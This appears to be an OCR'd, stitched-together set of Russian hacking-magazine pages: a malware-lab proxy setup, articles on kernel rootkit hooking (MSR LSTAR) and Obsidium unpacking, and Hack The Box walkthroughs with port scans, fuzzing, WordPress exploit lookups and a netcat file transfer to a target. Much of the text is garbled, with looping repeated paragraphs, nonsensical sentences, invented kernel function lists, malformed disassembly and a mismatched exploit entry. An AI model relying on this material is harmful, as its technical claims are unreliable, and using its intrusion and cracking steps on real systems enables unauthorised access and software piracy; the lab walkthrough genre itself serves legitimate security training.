# http_version HTTP/1.1
# https_bind_port 443
# https_version HTTP/1.1
# dummy_tcp_bind_port 9001
# dummy_tcp_banner "Welcome to the dummy TCP server"
# dummy_tcp_max_bytes 1024
# dummy_tcp_timeout 10
# dummy_udp_bind_port 9002
# dummy_udp_max_bytes 1024
# dummy_udp_timeout 10
# smtp_bind_port 25
# smtp_version "Microsoft ESMTP 6.0"
```

Настройка службы HTTPS

Настройка Bug Sploit в качестве прозрачного прокси-сервера

Переходим на вкладку Proxy → Options и устанавливаем порт слушателя **443** для всех интерфейсов.



Настройка прокси

На вкладке Request handling указываем, на какой хост перенаправлять HTTPS-трафик. Мы будем перенаправлять его на **10.10.10.1** (IP-адрес Inetsim) и порт **8443** (порт службы HTTPS), установленный в конфигурации Inetsim) и обязательно установим соответствующий флажок для поддержки прозрачного прокси.

Настройка перенаправления HTTPS-трафика

Следующим этапом нужно установить сертификат Burp Suite на Windows-машину. Для этого создадим прокси на порте **8080**, чтобы зайти по HTTP и установить сертификат на хост. Правильные настройки прокси Burp Suite выглядят следующим образом:

Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners shown below.
Add
Edit
Remove
Import certificate to keystore
Export certificate to keystore
Import or export CA certificate
Import or export certificate and private key
Import certificate from keystore
Export certificate to keystore
Import certificate from

НА СТРАЖЕ ЯДРА

ОБНАРУЖИВАЕМ РУТКИТЫ С ПОМОЩЬЮ НОВОГО ПЛАГИНА DRAKVUF

Чаще всего при анализе поведения подозрительной программы наблюдают за пользовательским режимом, а код в ядре остается вне поля зрения аналитика. Отчасти это правильно, поскольку больше всего вредоносной деятельности ведется именно в пользовательском пространстве. Тем не менее вредоносный код в ядре может нанести больше ущерба и его сложнее обнаружить. Однако это возможно.

Павел Максютин
Специалист отдела обнаружения вредоносного ПО экспертного центра безопасности Positive Technologies (PT Expert Security Center)

С появлением KPP (Kernel Patch Protection, или PatchGuard), в Windows стало сложнее модифицировать ядро без последствий. Если раньше, например, таблицу системных вызовов с целью фильтрации системных вызовов перехватывали даже такие легитимные программы, как антивирусы, то с появлением KPP это стало не так просто. Тем не менее для руткитов PatchGuard не представляет особой угрозы, поскольку техники его обхода можно найти в открытом доступе, они развиваются и актуальны по сей день. В этой статье будет рассматриваться множество техник модификации ядра, включая те, что обнаруживает PatchGuard, на примере нового плагина для DRAKVUF — rootkitmon.

Мы уже несколько лет разрабатываем песочницу для рискориентированной защиты, использующую фреймворк DRAKVUF. DRAKVUF — безагентная песочница, основанная на библиотеке LIBVMI и гипервизоре XEN. Все возможности DRAKVUF реализованы в плагинах. Каждый из двадцати с лишним плагинов выполняет определенную работу: для обнаружения доступа к файлам есть плагин filetracer, для трассировки системных вызовов — плагин syscalls. Rootkitmon — новый плагин, позволяющий отслеживать вредоносную активность в ядре средствами DRAKVUF.

Существует множество определений понятия «руткит», мы же будем опираться на следующее: «компьютерная программа, которая использует недокументированные и (или) запрещенные техники для манипуляции ядром операционной системы в своих целях».

Продолжение статьи →

НА СТРАЖЕ ЯДРА

Сергей Кулаев, Игорь Корнев, Сергей Ковалев
Kaspersky Lab HQ

ТЕХНИКИ

В классическом ядре-платформе ведет возможности регистрировать собственные системные вызовы:

- модификация кода ограниченных функций ядра (hot patching);
- модификация таблицы системных вызовов, таблицы прерываний и таблицы дескрипторов;
- модификация регистра MSR;
- перехватывание вызовов функции **PsSetLoadImageNotify**, функции **DbgSetMiniBreakpoint**;
- слежение процессов и потоков **PsNotify**;
- регистрация расширения системных фильтров вызовов.

Поскольку ядро-платформа ведет, можно использовать ПО в пользовательском пространстве, а также выполнение обращения вызова ядра-управления, ожидание нагрузки. Платформа ведет для обеспечения системы было прерывания для блоков на ведение, а также выполнение обращения вызова ядра-управления, ожидание нагрузки. Для обеспечения системы было прерывания для блоков на ведение, а также выполнение обращения вызова ядра-управления, ожидание нагрузки.

Инструменты

- **PatchGuardRuntime** — отключение проверщика ядра **KiDisableCrashDump**, **KiDisableDebugger**, **KiDisableHyperspace**, **KiDisableLocks**, **KiDisableSecureBoot**, **KiDisableSecureBootPolicy**, **KiDisableSecureBootPolicyOverride**, **KiDisableSecureBootPolicyOverrideOnly**, **KiDisableSecureBootPolicyOverrideOnly**, **KiDisableSecureBootPolicyOverrideOnly

НА СТРАЖЕ ЯДРА

ОБНАРУЖЕНИЕ И ОБХОД ПЕРЕХВАТОВ ЯДРА ОТ ПОЛЬЗОВАТЕЛЬСКИХ ПРИЛОЖЕНИЙ

MSR LSTAR

Ещё одна возможная цель атаковли — перехватить системный регистр **MSR LSTAR** (0xc0000082). Операции с ним специфичны, после системного вызова инструкцией **syscall** в регистр **RIP** загружается значение из **MSR** адреса **MSR LSTAR**, которое в Windows указывает на адрес системного обработчика **KiSystemCall64**.

```
kd> rdmsr 0xc0000082
msr c0000082 = fffff800`0a0ac0c0
KiSystemCall64:
fffff800`0a0ac0c0 0f01f8          swapgs
fffff800`0a0ac0c3 6548895024010   mov qword ptr gs:[10h],rsp
fffff800`0a0ac0c8 6548a4250000000 movabs al,byte ptr gs:[0]
fffff800`0a0ac0d1 6548a2250000000 movabs byte ptr gs:[0],al
fffff800`0a0ac0da 6548a4250100000 movabs al,byte ptr gs:[100h]
fffff800`0a0ac0e3 6548a2250100000 movabs byte ptr gs:[100h],al
fffff800`0a0ac0ec 6548a4250200000 movabs al,byte ptr gs:[200h]
fffff800`0a0ac0f5 6548a2250200000 movabs byte ptr gs:[200h],al
fffff800`0a0ac0fe 6548a4250300000 movabs al,byte ptr gs:[300h]
fffff800`0a0ac107 6548a2250300000 movabs byte ptr gs:[300h],al
```

Код обработчика SYSCALL в ядре

Как видно, перехватчик в ядре после системного вызова — **swapgs**: переключение на ядерный стек, сохранение пользовательского стека в **gs:[10h]**, затем идёт ряд **movabs** — обнуление **gs:[0]**, **gs:[100h]**, **gs:[200h]**, **gs:[300h]**. Часто в перехватчиках обращаются **LSTAR** напрямую, минуя **IDT**.

```
kd> dq fffff800`0a0ac0c0 l20
fffff800`0a0ac0c0  0f01f8ff`ff6548895024010a
fffff800`0a0ac0d0  6548a2250000000a`ff6548a4250000
fffff800`0a0ac0e0  6548a2250100000a`ff6548a4250100
fffff800`0a0ac0f0  6548a2250200000a`ff6548a4250200
fffff800`0a0ac100  6548a2250300000a`ff6548a4250300
fffff800`0a0ac110  4889a4240000000a`ff4889ac240800
fffff800`0a0ac120  4889b424100000ff`4889bc241800
fffff800`0a0ac130  4c89ac24200000ff`4c89a424280000
fffff800`0a0ac140  4c89b424300000ff`4c89bc243800
fffff800`0a0ac150  4883ec280000ff`4883bc24a00100
fffff800`0a0ac160  0000000000ff`0000000000000000
fffff800`0a0ac170  0000000000ff`0000000000000000
fffff800`0a0ac180  0000000000ff`0000000000000000
fffff800`0a0ac190  0000000000ff`0000000000000000
```

Дамп обработчика SYSCALL в ядре

В отличие от SSDT перехватчик, перехватчик **LSTAR** позволяет перехватывать и вызовы из системных вызовов ядра. Перед тем, как **LSTAR** в ядро, чтобы выполнить дополнительные работы, в ожидании вызовов, инструкции **swapgs**: сохранение стека ядра в **gs:[10h]**, переключение на стек ядра, сохранение регистров.

```
kd> u fffff800`0a0ac0c0 l20
nt!KiSystemCall64:
fffff800`0a0ac0c0 0f01f8          swapgs
fffff800`0a0ac0c3 6548895024010   mov qword ptr gs:[10h],rsp
fffff800`0a0ac0c8 6548a4250000000 movabs al,byte ptr gs:[0]
fffff800`0a0ac0d1 6548a2250000000 movabs byte ptr gs:[0],al
fffff800`0a0ac0da 6548a4250100000 movabs al,byte ptr gs:[100h]
fffff800`0a0ac0e3 6548a2250100000 movabs byte ptr gs:[100h],al
fffff800`0a0ac0ec 6548a4250200000 movabs al,byte ptr gs:[200h]
fffff800`0a0ac0f5 6548a2250200000 movabs byte ptr gs:[200h],al
fffff800`0a0ac0fe 6548a4250300000 movabs al,byte ptr gs:[300h]
fffff800`0a0ac107 6548a2250300000 movabs byte ptr gs:[300h],al
fffff800`0a0ac110 4889a4240000000 mov qword ptr [rsp+0a0],rsp
fffff800`0a0ac118 4889ac240800000 mov qword ptr [rsp+8],rbp
fffff800`0a0ac120 4889b424100000 mov qword ptr [rsp+10],rsi
fffff800`0a0ac128 4889bc241800000 mov qword ptr [rsp+18],rdi
fffff800`0a0ac130 4c89ac24200000 mov qword ptr [rsp+20],r13
fffff800`0a0ac138 4c89a424280000 mov qword ptr [rsp+28],r12
fffff800`0a0ac140 4c89b424300000 mov qword ptr [rsp+30],r14
fffff800`0a0ac148 4c89bc243800000 mov qword ptr [rsp+38],r15
fffff800`0a0ac150 4883ec280000 sub rsp,0a8h
fffff800`0a0ac157 4883bc24a00100 cmp qword ptr [rsp+1a0],0
```

Код обработчика SYSCALL в ядре

Подробнее обсуждение модификации **MSR LSTAR**, сверху это значение сохраняется в переменную **KiSystemCall64** и лежит внутри **KiSystemCall64** вызова и **MSR LSTAR** с ОЗУ/ИМ на данный момент неизвестно. Во первых, перехватчик **LSTAR** не обязательно ставить на **KiSystemCall64**, можно ставить на любую свободную область кода системы, или на любую системную функцию, но нужно обеспечить вызовы системных **syscall**. **KiSystemCall64** и **KiSystemCall64Shadow** — вызовы системных функций, для обеспечения работы системных вызовов. **PsSetSyscallProvider** — для ETW. **KiSystemCall64Shadow** — для обработчика для вызовов, которые перенаправляются из ядра в пользовательский режим. **PsSetSyscallProvider** — для ETW. **KiSystemCall64Shadow** — для обработчика для вызовов, которые перенаправляются из ядра в пользовательский режим.

```
kd> u PsSetSyscallProvider
nt!PsSetSyscallProvider:
fffff800`0a0ac7a0 4883ec28        sub rsp,28h
fffff800`0a0ac7a4 4533c9          xor r9d,r9d
fffff800`0a0ac7a7 4c8d05f2ffffff  lea r8,[nt!PsSyscallProviderNotifyRoutine (fffff800`0a0ac7a0)]
fffff800`0a0ac7ae 33d2            xor edx,edx
fffff800`0a0ac7b0 8d4a74          lea ecx,[rdx+74h]
fffff800`0a0ac7b3 e8d8ffffff      call nt!PsSetLoadImageNotifyRoutineEx (fffff800`0a0ac7a0)
fffff800`0a0ac7b8 4883c428        add rsp,28h
fffff800`0a0ac7bc c3              ret
```

Код обработчика ETW

ПЕРЕХВАТЫ ФУНКЦИЙ DRIVER_OBJECT

Перехваты системных функций ядра, которые вызывают драйверы (**DRIVER_OBJECT**). Пользовательские функции ядра, которые вызывают драйверы, в отличие от системных, не имеют своей структуры. В качестве, для примера, рассмотрим перехваты **IRP_MJ_DEVICE_CONTROL** — обработчик для всех драйверов, которые обрабатывают **IRP_MJ_DEVICE_CONTROL**. Для каждого драйвера свой обработчик для всех запросов. Обработчик для каждого драйвера свой. Обработчик для каждого драйвера свой. Обработчик для каждого драйвера свой

ВВОД

Сегодня мы продолжим разговор о популярных защитах программ и обходе их. Сегодня мы обходим **Obsidium**, который считается одним из самых серьезных инструментов наряду с VMProtect и Themida. Среди множества функций — полный джентльменский набор: виртуализация, антиотладка, обфускация, контроль целостности, проверка окружения, защита импорта, свой API для интеграции в пользовательскую программу и прочие вкусности, которые лично меня просто клинит.

На примере программы, использующей одну из последних версий Obsidium, попробим разобрать слабые и сильные места этой защиты. В статье, посвященной другой версии Obsidium, мы уже обходили его. Сравнение с получившимся у разработчиков способа защиты показывает преобразования, которые предпринимались перед работой программистов — можно использовать не определенное время или внутиться определенной копией/версию. Есть также возможность и «Обсидиан». Сначала с обращением для дизассемблера, последние несколько версий вырезан — 1.73.3b, запуск:

Для начала, как нам сделает, создадим новый проект и в его настройках уже можно защитить приложение перед первым запуском. Для этого жмем в левой вертикальной панели (графическую кнопку с шестеренками Settings и стандартным вторым справа внизу Protect:

Как видишь, здесь присутствует такой же джентльменский набор функций, что и в Enigma:

- проверка на отладчики;
- проверка на оригинальное количество дисков;
- проверка на оригинальное количество запусков.

Немного начинающие кажется предназначенные чтобы полей ввода в левой нижней части они пока, видимо, не задействованы (как в Themida). Но в данном случае, как я уже говорил, для тех приверженцев пользователей, которые хотят отвадить защиту перед первым запуском, разработчики Obsidium предоставят набор своих функций для интеграции в программу. Для начала нужно подключить библиотеку обсидиановых функций и использовать тривиальные сигнатуры, контролируемые прямо из кода во время выполнения. Сигнатуры — четыре шестнадцатеричных 16-битных переменных, сравнимые в системе до следующего запуска программы. значения которых нужно задавать **int obsDetectDebugger(DWORD dwCrite);** и **int obsIsRunningOnOriginalDisk(DWORD dwCrite, short value);** Эту функцию можно использовать, например, если вы хотите, чтобы программа после достижения блокировала функции. Если и продолжала давным-давно работать как на чистом ПК, без дальнейшей возни с отладчиками, то можно использовать эти инструментарии предоставляет пользователям более гибкие возможности управления приказом

После установки нужно параметров защиты меня вторую снову ночку в новой панели с надписью PROTECT, затем на вкладке Executables выбираем файл для защиты программы и нажмем, нажимаем кнопку Protect all. Теперь наше приложение под защитой движком Obsidium, о чем нам Боярт напоминает, выдавливая пользователя из рамки при запуске.

Попрощаемся на сказки, перейдем к взлому приложения. Итак, у нас имеется запущенное приложение, которое DE идентифицирует сек-дешкам обходом:

```
Obsidium v1.5.4.x / v1.6.x.x - 1.x.x | - Obsidium Software - www.
.obsidium.de *ACK / Jeremy / FE4711... Nothing detected
```

С первого взгляда очевидно, что загружать такое в дизассемблер совершенно бесполезно: над сеньо сжат или зашифрован (на самом деле и то и другое). Поэтому, что интересно, имеется в наличии всего четыре фрагмента кода. Попробуем сразу запустить в отладчик.

Вспомнив, что ОЕ, обо и нем есть прекрасные плагины Sykle и SoyLabbite, которые нам очень пригодятся. К примеру, для того чтобы не запускать файл в ОЕ(ждать пока распаковщик отсоединится) Sykle, запечатлел исключительно под Obsidium. Включаем его и начинаем трассировку.

Кождение в Obsidium, как и в любой другой защите, начинается с анализа и разбаю небезопасных, ибо Obsidium, как и другие «вредоносные» защиты типа VMProtect, умеет определять среду, которая предназначена для исследования участков кода внутри себя. Скрыть собственное присутствие нам не поможет никакой SoyLabbite, но можно сделать сокрытие бесполезным: сделать не сделать, максимально быстро и с минимумом запуск, потому просто посылаем прерывание (int 3) на выполнение кодов обнаружения.

Программа переносящая запускается и даже прорывается — SoyLabbite отрисовал отладчиком, нет ограничения. В этот момент мы можем расшифровывать и расставлять жидкость, которой поплывшим сделаем что помощи так же Sykle. Для этого останавливаем где-нибудь внутри кода основного модуля и относительно движка **OEP** делаем запоминаем **LAT** Потом через Get Imports видит очень длинный список, но при этом все-таки строит таблицу импорта.

Кроссплатформенные приложения красивым крестиком обыгнулись нюди и данным модулям. Вроде бы все хорошо, мы, кажется, получили чистый кусочек кода программы, но, к сожалению, с помощью дизассемблера такое далеко не возрада. В частности, после данной процедуры наш модуль отказывается запускаться — при этом не выдается никакой ошибки, просто молча завершается.

Все фонтаны рассосаются стоилося понять почему точка входа нигдо нигдо невернно, она указывает на совершенно левую пустую процедуру. Найти правильную точку входа, не зная алгоритма распаковщика можно лишь до дерю даже и не в этом. В принципе, в некоторых случаях задача можно уже считать решенной и занять пять шмагинсов — к примеру, если модуль начнет на дельфи, бейсике, дотнете и подобном. В этом случае он уже использ. по годити для запуска в интерпрете среды окружения. Да что так говорить, даже обычный оскомпилированный модуль пригоден для разворда — кусочек кода, который нужен, вполне даже эффективно можно и не заморачиваться. Смотрим внимательно на стек вызовов — первые несколько шагов так называемого «ухода» из интерпрета в нормальный вроде бы пустые процедуры. Попробуем сразу запустить в отладчик.

Вспомнив, что ОЕ(ждр, обо и нем есть прекрасные плагины Sykle и SoyLabbite, которые нам очень пригодятся. К примеру, для того чтобы не запускать файл в ОЕ(ждр(выполняет специальный Sykle, запечатлел исключительно под Obsidium. Включаем его и начинаем трассировку.

Кождение в Obsidium, как и в любой другой защите, начинается с анализа и разбаю небезопасно, ибо Obsidium, как и другие «вредоносные» защиты типа VMProtect, умеет определяет среду, которая предназначена исследования участков кода внутри себя. Скрыть собственное присутствие нам не поможет никакой SoyLabbite, но можно сделать сокрытие бесполезным: сделать не сделать, максимально быстро и с минимумом запуск, потому просто посылаем прерывание (int 3) на выполнение кодов обнаружения.

Программа переносящая запускается и даже прорывается — SoyLabbite отрисовал отладчиком, нет ограничения. В этот момент мы можем расшифровывай и расставлять жидкость, которой поплывшим сделаем что помощи так же Sykle. Для этого останавливаем где-нибудь внутри кода основного модуля и относительно движка **OEP** делаем запоминаем **LAT** Потом через Get Imports видит очень длинный список, но при этом все-таки строит таблицу импорта.

Кроссплатформенные приложения красивым крестиком обыгнулись нюди и данным модулям. Вроде бы все хорошо, мы, кажется, получили чистый кусочек кода программы, но, к сожалению, с помощью дизассемблера такое далеко не возрада. В частности, после данной процедуры наш модуль отказывается запускаться — при этом не выдается никакой ошибки, просто молча завершается.

Все фонтаны рассосаются стоилося понять почему точка входа нигдо нигдо невернно, она указывает на совершенно левую пустую процедуру. Найти правильную точку входа, не зная алгоритма распаковщика можно лишь до дерю даже и не в этом. В принципе, в некоторых случаях задача можно уже считать решенной и занять пять шмагинсов — к примеру, если модуль начнет на дельфи, бейсике, дотнете и подобном. В этом случае он уже использ. по годити для запуска в интерпрете среды окружения. Да что так говорить, даже обычный оскомпилированный модуль пригоден

HTB PIT

НАХОДИМ И ЭКСПЛУАТИРУЕМ СЛУЖБУ SNMP

Илья Мясоедов
aka Mr.Fantom
ilya@hackmag.com

Сегодня мы разберемся с протоколом SNMP, который предназначен для мониторинга устройств в сети, но иногда предоставляет случайным пользователям. Также коснемся SecureCRT и ускоим с ACL в Linux. Все это в рамках прохождения машины PIT с площадки Hack The Box.

WARNING

Подробности о взломах с VPN рекомендуется писать HTB. Не делай этого с машинами, которые ещё не рутнуты, а также с машинами, которые уже рутнуты, но на них кто-то сидит для получения рейтинга.

РАЗВЕДКА
Сканирование портов

Добавляем IP-хостинга в `/etc/hosts`:


```
10.10.10.241    pit.htb
```

И запускаем сканирование портов:

```
#!/bin/bash
ports=$(cat nmap.txt | egrep -i -v '^#|^$|^Nmap|^Host|^PORT|^Not' | cut -d '/' -f 1 | tr -d '\r' | sort -n | tr '\n' ',' | sed -e 's/,$//')
nmap -Pn -p$ports -sV -sC -oN -oX -vvv -T4 -A -d -r -sS -sU -sT -sC -sV -O -A -d -r -sS -sU -sT -sC -sV -O -A -d -r -sS -sU -sT -sC -sV -O
```

#ЗЛОМ

HTB CAP



kulkulkan
kulkulkan@gmail.com

РОЕМ ТРАФИК В ПОИСКАХ УЧЕТОК И ЭКСПЛУАТИРУЕМ LINUX CAPABILITIES

Сегодня нам предстоит поучаствовать в знаних Bash, поискать трафик для получения паролей и повлиять привилегии через capabilities. И все это прям прямо-таки реалий машины Cap с площадки Hack The Box.

WARNING
Подключаясь к машинам с HTB рекомендуется только через VPN. Не дай этого с компьютером, где есть важная для тебя данная, так как вы оказываете в общий сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`

```
10.10.10.245    cap.htb
```

И сканируем порты:


Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет узнать при любой атаке. Он позволяет эпаразуемку узнать, какие службы на хосте прослушивают соединения. Ты после этой информации выбираешь дальнейшие шаги для получения доступа.

Nmap — это мощный инструмент для сканирования — это Nmap. Нужный, разнообразны его работы ты можешь при помощи следующего ресурса.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep '[0-9]' | cut -d '/' -f 1
tr '\n' ',' | sed s/,$//)
nmap -Sports -- $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием нмаповских скриптов, скан на **-A**



Результат сканирования

Находим три открытых порта: 21 (FTP-сервер vsftpd 3.0.3), 22 (службы SSH 8.2p1) и 80 (веб-сервер gunicorn).

Справка: брутфорс учеток

Брутфорс — это метод взлома учетки, когда чего учетные данные, чего и сколько хер чтобы. Если нужные данные подбор авторизации (например, SSH). Брутфорс, при этом, мы можем делать запуск — запускаем скрипт брутфорсит, но у машин с HTB почти всегда есть другие проверки. В начал таких вариантов может не быть, а есть что сколько подбирать пароль или получить что при попыток сошибаешься.


Посмотрим, не доступны ли что-то на FTP анонимным пользователям.

Пускаем анонимный FTP на сервер

Ничего не получилось, поэтому нам нужно «пробовать» веб.

ТОЧКА ВХОДА. СКАНИРОВАНИЕ ВЕБ-КОНТЕНТА

Проверим, нет ли чего-нибудь интересного на сайте. Нашел сайт — отправляется вектор дальнейшего анализа, но по работе нужно собирать и другую информацию: какие имена пользователей, используемые технологии и прочее.



Главная страница сайта http://cap.htb/

На сайте нас встречает какая-то статистика, а также есть следующие страницы:

- Security Snapshot — показывает протоколы и количество сетевых пакетов.
- IP Config — на этой странице отображается информация о сетевых интерфейсах.
- Network Status — показывает конфигурацию сети.

Давай перейдем к странице Security Snapshot. Нам предоставлена возможность что-то скачать, сделаем это.

Скачиваем PCAP файлы с Security Snapshot

Опция файл (и для этого использован Wireshark), обнаружив, что он пуст. Видимо, статистика по сетевым пакетам, которая отображается на странице, собирана именно по этому файлу.


Окно Wireshark

Больше всего меня заинтересовали URL, по которому был получен файл, — **http://cap.htb/data/18**. У меня возникла идея перебрать подобные страницы, чтобы найти файл с трафиком. Сначала сгенерируем словарь, содержащий числа 0-99 и 00-99. Это нужно сделать с помощью известного приложения для генерации словарей crunch. В параметрах указываем минимальную и максимальную последовательности, максимальную длину последовательности и набор символов.

```
crunch 1 2 0123456789 > list.txt
```

Теперь проскакиваем содержимое директории `/data/`, к примеру, с помощью ffuf, которому в качестве параметров нужно передать список для перебора (опция **-w**) и URL-шаблон, куда нужно будет подставляться слова из списка, помечен последовательностью `FUZZ`. Так же интересны адреса, которые вернут код 200, указанно это в параметре **-mc**.

```
ffuf -w list.txt -u http://cap.htb/data/FUZZ -mc 200
```



Запуск ffuf

Запуск на разных страницах, мы видим число пакетов в том или иным диапе трафика. Так можно определить, что если запрос ответа среди 17 144 байт, то, соответственно, ничего не будет пост. Наше твоюю перебираемость после того, как сформ. страницу номер 32, размер которой составит 17 154 байта. С нею мы можем скачать нетрогой дамп трафика.

Страница http://cap.htb/data/32

На этом данном нечего существенного найти не удалось. Он всего лишь содержит различные HTTP запросы. Чтобы не просматривать каждую страницу отдельно и не искать что-то интересное в каждом скачанном дампе, в рашал поскорее, мы организовали загрузку файла через Burp Pro. Каждый файл загружается при обращении к соответствующей странице в каталоге **/download/**.

Burp Suite Professional v2.0beta - Temporary Project - licensed to kulkulkan
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request to http://cap.htb:80 [10.10.10.245]
Forward Drop Intercept is off Action
Raw Params Headers Hex
GET /data/32 HTTP/1.1
Host: cap.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/signed-exchange;v=b3;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.9,en;q=0.8
Cookie: session=eyJlbWFpbCI6Ik1pa2UgUnVkZXIgKGFkbWluKSIsIm1lc3NhZ2VzIjpbXSwiaWQiOjEsIm5hbWUiOiJNaWtlIFJ1ZGVyIiwicGFzc3dvcmRfaGFzaCI6IjIyMjUyMjIyMjIyMjI

HTB MONITORS

ПРИМЕНЯЕМ ЕЩЕ ОДИН СПОСОБ ПОБЕГА ИЗ DOCKER

Raffaele
raz3ale@protonmail.com

В этой статье я покажу прохождение сложной машины Monitors с площадки Hack The Box. Мы поскачиваем сайт на WordPress, получаем RCE в CMS Cacti, проэксплуатируем дыру в Apache OFBiz и, наконец, сбежим из Docker с максимальными правами **SYS_MODULE**. Поехали!

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важные для тебя данные, так как ты рискуешься в общий сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.10.238    monitors.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — пожалуй, самый первый шаг при любой атаке. Он позволяет впоследствии узнать, какие службы на хосте принимают соединения. На основе этой информации определяется следующий шаг и подключение точек входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9]" | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports -A $1
```

Он действует в два этапа. На первом производится обновление быстрое сканирование, на втором — более подробное сканирование с использованием имеющихся скриптов (опция **-A**).



Результат работы сканера

Видим два открытых порта: 22 (служба SSH) и 80 (веб-сервер Apache 2.4.29). На веб-сервере работает WordPress 5.5.1, с его исследованием мы и начнем.

ТОЧКА ВХОДА

Сканирование WordPress

Тестировать сайты на WordPress удобнее всего утилитой WPScan. С ее помощью можно обнаружить уязвимые версии самого WordPress, тем и плагинов, а также собрать имена пользователей и перебрать учетные данные. В общем, все, что может понадобиться! Перед началом сканирования советую зарегистрироваться на Официальном сайте WPScan и получить токен API. Тогда уплата будет автоматически проверять найденные стороны на уязвимости. Нам даже предоставят свою статистику и отчет или готовый эксплоит.


Чаще всего уязвимы плагины, поэтому я зарещал не перебор (опция **-e ap** в дополнение ключей опциями **--plugins-detection aggressive**, использая 128 потоков (опция **-t**):

```
wpscan --url http://monitors.htb -e ap --plugins-detection
aggressive -t 128 --api-token [token]
```

Обнаружены плагины

Потратив несколько минут, мы получаем отчет, в котором напротив найденного в результате режима плагина стоит пометка «1 vulnerability identified». Значит, на данном сайте установлен уязвимый плагин Gwolle Guestbook. Сюда нам дает ссылка на Exploit DB, где есть описание уязвимости. Но если у тебя слишком маленький размер экрана Kali Linux, то база Exploit DB уже есть на твоем диске и ты можешь использовать утилиту searchsploit, чтобы искать по ней:

```
searchsploit 44544
searchsploit -p php/webapps/44544.php
```



Эксплоит в локальной базе searchsploit

Exploit Title: WordPress 4.9.8 Spoiler 1.4 - Remote Code Execution
Date: 2018-07-31
Exploit Author: Ivan Peleshok
Vulnerability: Remote Code Execution via File Extension
Software Link: https://wordpress.org/plugins/spoiler-shortcodes/
Version: 1.4 (and earlier)
Tested on: Kali Linux, Ubuntu 18.04 Desktop
Exploit CVE-ID: Waiting
Exploit URL: https://www.exploit-db.com/exploits/44544/
Dork: inurl:"/wp-content/plugins/spoiler-shortcodes/"
Google Dork: inurl:"/wp-content/plugins/spoiler-shortcodes/" intext:"Powered by WordPress"
Date of Exploit: 2018-07-31
Author: Ivan Peleshok
Contact: https://twitter.com/ivanpeleshok
Conditions: Wordpress 4.9.8 and Spoiler 1.4 (1.3)
Notes: Upload a .htaccess file and then a .jpg file
Proof of Concept
Step 1 - Upload .htaccess
Step 2 - Upload .jpg
Step 3 - Profit
Exploit Author Blog: https://blog.ivanpeleshok.com/
Exploit Author Mail: ivan@ivanpeleshok.com
Exploit Author Twitter: @ivanpeleshok
Exploit Author Jabber: ivan@jabber.org
Exploit Author Keybase: keybase.io/ivanpeleshok
Affected Versions: 1.4 (and earlier)
Changelog:
1.4 - Security Enhancement
Version Disclosure
Remote Code Execution
Vulnerability Description:
Wordpress Spoiler Shortcodes plugin version 1.4 (and earlier) allows remote attackers to upload arbitrary files and execute arbitrary code via a crafted request. The attack begins by determining if the site's uploads are accepted by a .htaccess file.
Exploit Code:
Step 1 - Upload .htaccess
Step 2 - Upload .jpg
Step 3 - Profit

HTB MONITORS

ПРИМЕНЯЕМ ЕЩЕ ОДИН СПОСОБ ПОБЕГА ИЗ DOCKER

ПРОДВИЖЕНИЕ

Получение флага пользователя

Итак, мы получили shell. Найти направления для повышения привилегий нам в очередной раз помогут скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как вам получили доступ в системе от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию о системе, запус. можно использовать Linux Privilege Escalation Awesome Scripts (LPEASS) — набор скриптов, который позволяет сис. тему на автопилоте.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост:

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Так как на сервере отсутствуют программы `curl` и `wget`, мы не можем загрузить файл с локального веб-сервера. Тогда будем использовать **netcat**. На сервере запустим listener, и установим для ожидания пять секунд, при этом весь вывод перенаправим в файл:

```
nc -lp 5432 -w 5 > /tmp/linpeas.sh
```

На локальном хосте подключимся к listenеру и запишем туда наш скрипт.

```
cat linpeas.sh | nc 10.10.10.238 5432
```

На выходе получаем огромное количество информации. Изучим ее и отметим важные для нас вещи:

- Нам доступен `rsync`.
- Есть запущенный Docker.
- Есть прослушивавемые только на локальном хосте порты.
- Нам доступны файлы из домашней директории пользователя.
- Есть доступный файл **cacti-backup.service**

```
╔══╣ Checking if container-related files are accessible
/usr/share/man/man1/docker-attach.1.gz /usr/share/man/man1/docker-cp.1.gz /usr/share/man/man1/docker-exec.1.gz
/usr/share/man/man1/docker-image-build.1.gz /usr/share/man/man1/docker-image-tag.1.gz /usr/share/man/man1/docker-load.1.gz
